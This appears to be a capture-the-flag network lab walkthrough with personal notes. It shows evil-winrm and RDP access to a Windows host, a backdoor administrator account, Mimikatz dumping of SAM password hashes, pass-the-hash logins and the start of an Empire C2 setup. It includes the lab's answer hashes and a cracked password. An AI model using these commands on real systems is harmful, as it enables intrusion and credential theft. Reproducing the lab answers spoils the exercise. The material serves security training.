
With evil-winrm installed, we can connect to the target with the syntax shown here:
`evil-winrm -u USERNAME -p PASSWORD -i TARGET_IP`

```
muri@augury:~/thm/wreath$ evil-winrm -u muiri -p "S3cureP@ssword" -i 10.200.72.

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\muiri.     .000\Documents> whoami
      \muiri
*Evil-WinRM* PS C:\Users\muiri.     .000\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                   Type             SID          Attributes
============================================================ ================ ============ ==================================================
Everyone                                                     Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Group used for deny only
BUILTIN\Users                                                Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                       Alias            S-1-5-32-544 Group used for deny only
BUILTIN\Remote Management Users                              Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                                         Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                             Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                               Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                   Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                             Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level                       Label            S-1-16-8192
```

If you used an SSH portforward rather than sshuttle to access the Git Server, you will need to set up a second tunnel here to access port 5985. In this case you may also need to specify the target port using the -P switch (e.g. `-i 127.0.0.1 -P 58950`*).*
Note that evil-winrm usually gives medium integrity shells for added administrator accounts. Even if your new account has Administrator permissions, you won't actually be able to perform administrative actions with it via winrm.

Now let's look at connecting over RDP for a GUI environment.
There are many RDP clients available for Linux. One of the most versatile is "xfreerdp" -- this is what we will be using here. If not already installed, you can install xfreerdp with the command:
`sudo apt install freerdp2-x11`
As mentioned, xfreerdp is an incredibly versatile tool with a vast number of options available. These range from routing audio and USB connections into the target, through to pass-the-hash attacks over RDP. The most basic syntax for connecting is as follows:
`xfreerdp /v:IP /u:USERNAME /p:PASSWORD`
For example:
`xfreerdp /v:172.16.0.5 /u:user /p:'password123!'`
Note that (as this is a command line tool), passwords containing special characters must be enclosed in quotes.


When authentication has successfully taken place, a new window will open giving GUI access to the target.



That said, we can do a *lot* more with xfreerdp. These switches are particularly useful:-

- `/dynamic-resolution` -- allows us to resize the window, adjusting the resolution of the target in the process
- `/size:WIDTHxHEIGHT` -- sets a specific size for targets that don't resize automatically with `/dynamic-resolution`
- `+clipboard` -- enables clipboard support
- `/drive:LOCAL_DIRECTORY,SHARE_NAME` -- creates a shared drive between the attacking machine and the target. This switch is insanely useful as it allows us to very easily use our toolkit on the remote target, and save any outputs back directly to our own hard drive. In essence, this means that we never actually have to create any files on the target. For example, to share the current directory in a share called share, you could use: `/drive:.,share`, with the period (`.`) referring to the current directory

When creating a shared drive, this can be accessed either from the command line as `\\tsclient\`, or through File Explorer under "This PC":



Note that the name of the share will change according to what you selected in the `/drive` switch.
A useful directory to share is the `/usr/share/windows-resources` directory on Kali. This shares most of the Windows tools stockpiled on Kali, including Mimikatz which we will be using next. This would make the full command:
`xfreerdp /v:IP /u:USERNAME /p:PASSWORD +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share`

With GUI access obtained and our Windows resources shared to the target, we can now very easily use Mimikatz to dump the local account password hashes for this target. Next we open up a `cmd.exe` or PowerShell window *as an administrator* (i.e. right click on the icon, then click "Run as administrator") in the GUI and enter the following command:
`\\tsclient\share\mimikatz\x64\mimikatz.exe`

```
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>\\tsclient\share\mimikatz\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # _
```

Note: *if you used a different share name, you would need to substitute this in. Equally, if the command errors out, you may need to install mimikatz on Kali with* `sudo apt install mimikatz`.
With Mimikatz loaded, we next need to give ourselves the Debug privilege and elevate our integrity to SYSTEM level. This can be done with the following commands:
`privilege::debug`
`token::elevate`

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

672     {0;000003e7} 1 D 20358          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;0005d171} 2 F 1399926     GIT-SERV\muiri  S-1-5-21-3335744492-1614955177-2693036043-1005  (15g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 1487309     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)
```

If we want we could log Mimikatz output with the `log` command. For example: `log c:\windows\temp\mimikatz.log`, would save the Mimikatz output into the Windows Temp directory. This could also be saved directly into our Kali machine, but be aware that the remote destination must be writeable to the local user running the RDP session.

We can now dump all of the SAM local password hashes using:
`lsadump::sam`

Near the top of the results you will see the Administrator's NTLM hash:

```
mimikatz # lsadump::sam
Domain :
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM:
```

Jackpot!

Answer the questions below

Create an account on the target. Assign it to the `Administrators` and `Remote Management Users` groups.
‘’’
no answer
‘’’


Authenticate with WinRM -- make sure you can get a stable session on the target.
‘’’
no answer
‘’’

Authenticate with RDP, sharing a local copy of Mimikatz, then dump the password hashes for the users in the system.
What is the Administrator password hash?
‘’’
37db630168e5f82aafa8461e05c6bbd1
‘’’

What is the NTLM password hash for the user "Thomas"?

‘’’
02d90eda8f6b6b06c32d5f207831101f
‘’’

You won't be able to crack the Administratrator hash, but let's try cracking Thomas' password hash. Tools such as Hashcat or John the Ripper are versatile and good for most password cracking situations; however, the unsalted NTLM password hash we have in our possession can be cracked using a much simpler method.
Sites such as Crackstation perform password *lookups.* In other words, they store a huge database of password/-hash combinations, meaning that they can take a hash and instantly look up the already cracked password.
Use Crackstation to break Thomas' hash!



Note: *It should go without saying that you should never enter client password hashes into an online cracking tool in the real world. Crackstation is very good to quickly find the password in this context, however. Instead we would be more likely to crack the hashes locally using something like Hashcat -- or better yet, pass them over to a very powerful computer owned by our employers, designed to crack passwords quickly.*

What is Thomas' password?
‘’’
i<3ruby
‘’’

In the real world this would be enough to obtain stable access; however, in our current environment, the new account will be deleted if the network is reset.
For this reason you are encouraged to to use the evil-winrm built-in pass-the-hash technique using the Administrator hash we looted.
To do this we use the `-H` switch *instead of* the `-p` switch we used before.
For example:
`evil-winrm -u Administrator -H ADMIN_HASH -i IP`

```
muri@augury:~/thm/wreath$ evil-winrm -u Administrator -H [redacted] -i 10.200.72.[redacted]

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

‘’’
no answer
‘’’

T21 - Notes

```
net user lol toor /add

net localgroup Administrators lol /add
net localgroup "Remote Management Users" lol /add
```

```
PS C:\GitStack\gitphp> net user lol toor /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators lol /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" lol /add
The command completed successfully.

PS C:\GitStack\gitphp>
```

```
evil-winrm -u lol -p “toor” -i 10.200.71.150

sudo apt install freerdp2-x11

xfreerdp /v:10.200.71.150 /u:lol /p:'toor' +clipboard /dynamic-resolution /drive:/usr/share,share
```

*open powershell as admin
\\tsclient\share\mimikatz\x64\mimikatz.exe

• in mimikatz
privilege::debug
token::elevate
lsadump::sam

```
PS C:\Windows\system32> \\tsclient\share\mimikatz\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

668     {0;000003e7} 1 D 20114          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;001f5260} 3 F 3584369     GIT-SERV\lol    S-1-5-21-3335744492-1614955177-2693036043-1003  (15g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 3671161     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)
```

Thomas:i<3ruby

*from attacker:

evil-winrm -u thomas -H 02d90eda8f6b6b06c32d5f207831101f -i 10.200.71.150

or

evil-winrm -u administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.71.150

Task22

Task 22 Introduction

Video*Note:* *If you are using the AttackBox then you are advised to skip to Task 32. The way that Empire is installed in the AttackBox is not representative of the recommended method -- a necessary design choice which was made to accommodate other software running on the machine. If you are comfortable working with Docker (and changing the instructions in the following tasks to accommodate accordingly) then feel free to read on. Otherwise please skip to the next section.*

So, we have a stable shell. What now?

With a foothold in a target network, we can start looking to bring what is known as a *C2 (Command and Control) Framework* into play. C2 Frameworks are used to consolidate an attacker's position within a network and simplify post-exploitation steps (privesc, AV evasion, pivoting, looting, covert network tactics, etc), as well as providing red teams with extensive collaboration features. There are many C2 Frameworks available. The most famous (and expensive) is likely Cobalt Strike; however, there are many others, including the .NET based Covenant, Merlin, Shadow, PoshC2, and many others. An excellent resource for finding (and filtering) C2 frameworks is The C2 Matrix, which provides a great list of the pros and cons of a huge number of frameworks.

We have a system shell on a Windows host, making this an ideal time to introduce the second of our three teaching topics: the C2 Framework "Empire".

Powershell Empire is, as the name suggests, a framework built primarily to attack Windows targets. It provides a wide range of modules to take initial access to a network of Windows devices, and turn it into something *much* bigger. In this section we will be looking at the principles of PS Empire, as well as how to use it (and its GUI interface: Starkiller) to improve our shell and perform post-exploitation techniques on the Git Server.

The Empire project was originally abandoned in early 2019; however, it was soon picked up by a company called BC-Security, who have maintained and improved it ever since. As such, there are actually two public versions of Empire -- one very outdated (Empire 2.x), and one current (Empire 3.x). Be careful to get the right one!

We will be looking into both Empire and its GUI extension: "Starkiller". Empire is the original CLI based framework. Starkiller is a more recent addition. It works on top of the standard Empire application when in "server mode", and has the advantage of allowing multiple people to connect to the same session to collaborate. This particular feature is obviously not of much use to us just now, but it's worth bearing in mind.

As there is already a full room available on this topic, we will only be covering the very basics here; however, please complete the Empire room for extra practice.

Answer the questions below

Read the introduction.

‘’’

no answer

‘’’

Task23

Task 23 Empire: Installation

VideoStarkiller and Empire (via Docker) are both already installed on the TryHackMe AttackBox, so if you are not using your own machine then you can skip this task.

That said, if we are using our own VM then we need to install both Empire and Starkiller before we use them. Ultimately it's up to you which you use; both will be covered in the tasks. Regardless, we need to install at least Empire.
Note: *it is now possible to install Empire via the Kali apt repositories (*`sudo apt install powershell-empire`*). You are welcome to do this if you wish; however, it will make some of the upcoming tasks harder as you get less control over the installation.*

It is conventional to install tools into the `/opt` directory; however, you could install it wherever you wish. If installing into a user-writeable directory the sudo for the git command can be dropped.

```
sudo git clone https://github.com/BC-SECURITY/Empire/
cd Empire && sudo ./setup/install.sh
```

Older versions of Empire may ask you to enter a server negotiation password towards the end of the installation process; however, this is no longer the case with recent versions.

Empire is now installed!
We can now access the framework from the main Empire directory:

```
sudo ./empire
```

```
muri@augury:/opt/Empire$ sudo ./empire
[*] Loading stagers from: /opt/Empire//lib/stagers/
[*] Loading modules from: /opt/Empire//lib/modules/
[*] Loading listeners from: /opt/Empire//lib/listeners/
[*] Searching for plugins at /opt/Empire/plugins
[*] Empire starting up...
```

```
Welcome to the Empire
```


Note: *there can sometimes be an error in the installation which is caused by the database not being correctly initialised:*

```
muri@augury:/opt/Empire$ sudo ./empire
Traceback (most recent call last):
  File "/opt/Empire/./empire", line 1967, in <module>
    main = empire.MainMenu(args=args)
  File "/opt/Empire/lib/common/empire.py", line 106, in __init__
    (self.isroot, self.installPath, self.ipWhiteList, self.ipBlackList, self.obfuscate, self.obfuscateCommand) = helpers.get_config('rootuser, install_path,ip_whitelist,ip_blacklist,obfuscate,obfuscate_command')
TypeError: cannot unpack non-iterable NoneType object
```

